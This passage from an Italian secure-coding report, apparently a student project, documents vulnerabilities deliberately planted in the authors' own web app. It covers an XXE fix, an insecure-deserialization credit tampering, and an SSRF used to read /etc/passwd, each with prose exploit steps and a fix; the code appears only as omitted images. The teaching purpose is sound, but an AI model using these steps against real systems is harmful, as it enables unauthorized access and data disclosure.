


Figura 51: schermata browser con payload malevolo

**Fix:**

Bisogna bloccare l’utilizzo di External Entities e Doctype di XML in modo da impedire l’attacco. In particolare è stata modificata l’API /comment nel backend con l’aggiunta di istruzioni che bloccano le dichiarazioni di doctype, l’inserimento di entità esterne sia generali che parametriche e il caricamento di DTD definition esterne, come visibile in Figura 52.




Figura 52: HobbyController.java

**Insecure deserialization**

**File**: AccountUser.jsx, UserController.java

**Riga**: 114 di UserController.java

Questa vulnerabilità si ha quando dati gestiti dall’utente vengono **deserializzati** dal sito, esponendo i dati all’attaccante che può modificare i campi di un oggetto serializzato o sostituirlo con un altro oggetto. In alcuni casi tali modifiche possono far sollevare delle eccezioni che bloccano il programma. L’errore comune è quello di credere che un oggetto serializzato non sia attaccabile solo perché viene mostrato in maniera non leggibile dall’uomo, ma l’oggetto si può facilmente tradurre in un formato leggibile in modo da poterlo modificare correttamente.

In questo codice è stato aggiunto un campo credit che si incrementa ogni 30 secondi e premia gli utenti più attivi, gestito da **AccountUser.jsx** per il frontend (Figura 53) e dall’API **/updateCredit** in **UserController.java** per il backend (Figura 54). Dato che il credito e l’ID dell’utente vengono inviati serializzati al backend, un utente malevolo potrebbe sfruttare la vulnerabilità per incrementare il proprio credito, sfruttando la serializzazione con cui l’oggetto viene inviato al backend.




Figura 53: AccountUser.jsx




Figura 54: UserController.java

**Exploit:**

Inizialmente bisogna autenticarsi tramite un utente valido, andare nella sezione account per vedere le informazioni relative ad esso ed aprire da qui il web developer tool del browser, andando nella sezione network per intercettare la POST ad **/UpdateCredit** come in Figura 55. Come si può notare, il payload contiene l’oggetto serializzato quindi bisogna deserializzarlo con un decoder Base64 per tradurre l’oggetto inviato, così da modificare i campi di interesse per l’attaccante e serializzare nuovamente l’oggetto da inviare (Figura57).

Per l’exploit è stato creato uno script Javascript che permette di serializzare un oggetto contente l’userID e il campo credit, come mostrato in Figura 56. Fatto ciò, l’oggetto serializzato può essere sostituito a quello precedente e inviato usando Edit e Resend, modficando la POST a /UpdateCredit (Figura 58).




Figura 55: Schermata browser con oggetto serializzato




Figura 56: Script per serializzare gli oggetti




Figura 57: Oggetto malevolo serializzato




Figura 58: Invio dell'oggetto malevolo

**Fix:**

Per il fix abbiamo spostato la logica di incremento del credito sul backend in modo da evitare la serializzazione da parte del frontend (Figura 60). Per fare ciò è stato usato un task periodico che ogni 30 secondi incrementa il credito, bloccando la possibilità che l’utente possa modificare l’oggetto serializzato e reinviarlo al server. In particolare, quando un utente fa il login, viene richiamata la funzione **startCreditUpdateTask()** nel backend, mentre quando l’utente fa il logout tale funzione viene stoppata usando **stopCreditUpdateTask()**, visibili in Figura 61 e 62. Nel frontend invece viene gestito il logout nell’API / nel file **Home.jsx** come in Figura 59.




Figura 59: Home.jsx




Figura 60: AccountUser.jsx




Figura 61: UserController.java




Figura 62: UserController.java

**URlConnection Server-Side Request forgery (SSRF) and File Disclosure**

**File**: Meteo.js, HomeController.java

**Riga**:76 di HomeController.java

Lo scopo di questo attacco è di generare richieste lato server verso locazioni non consentite, in particolare l’attaccante può forzare il server a collegarsi a servizi interni o esterni con l’obiettivo di ottenere dati sensibili.

In questo esempio è stata aggiunta la possibilità di aprire un **url esterno** (meteo) di openWeatherMap che permette di mostrare sul sito le informazioni del meteo (Figura 65). Lato frontend è stato creato il file **Meteo.js** per la gestione, visibile in Figura 63 mentre lato backend è stata aggiunta l’API **/meteo** in **HomeController.java** (Figura 64). In particolare, viene aperta una connessione all'URL fornito tramite il payload dell'utente senza alcun controllo o validazione. Questo significa che un utente malintenzionato potrebbe fornire un URL che punti a risorse interne alla rete o a risorse sensibili sul web, causando il server a fare richieste non autorizzate a tali risorse.

**Exploit**:


Bisogna posizionarsi nella home dell’utente, intercettare la POST **/meteo** dal web developer tool e, tramite Edit e Resend, inviare l’url malevolo al posto di quello del meteo. Nel nostro caso è stato usato il path /etc/passwd per accedere ai contenuti sensibili del backend, come in Figura 66.

Figura 63: Meteo.js




Figura 64: HomeController.java




Figura 65: Informazioni normali restituite sul meteo

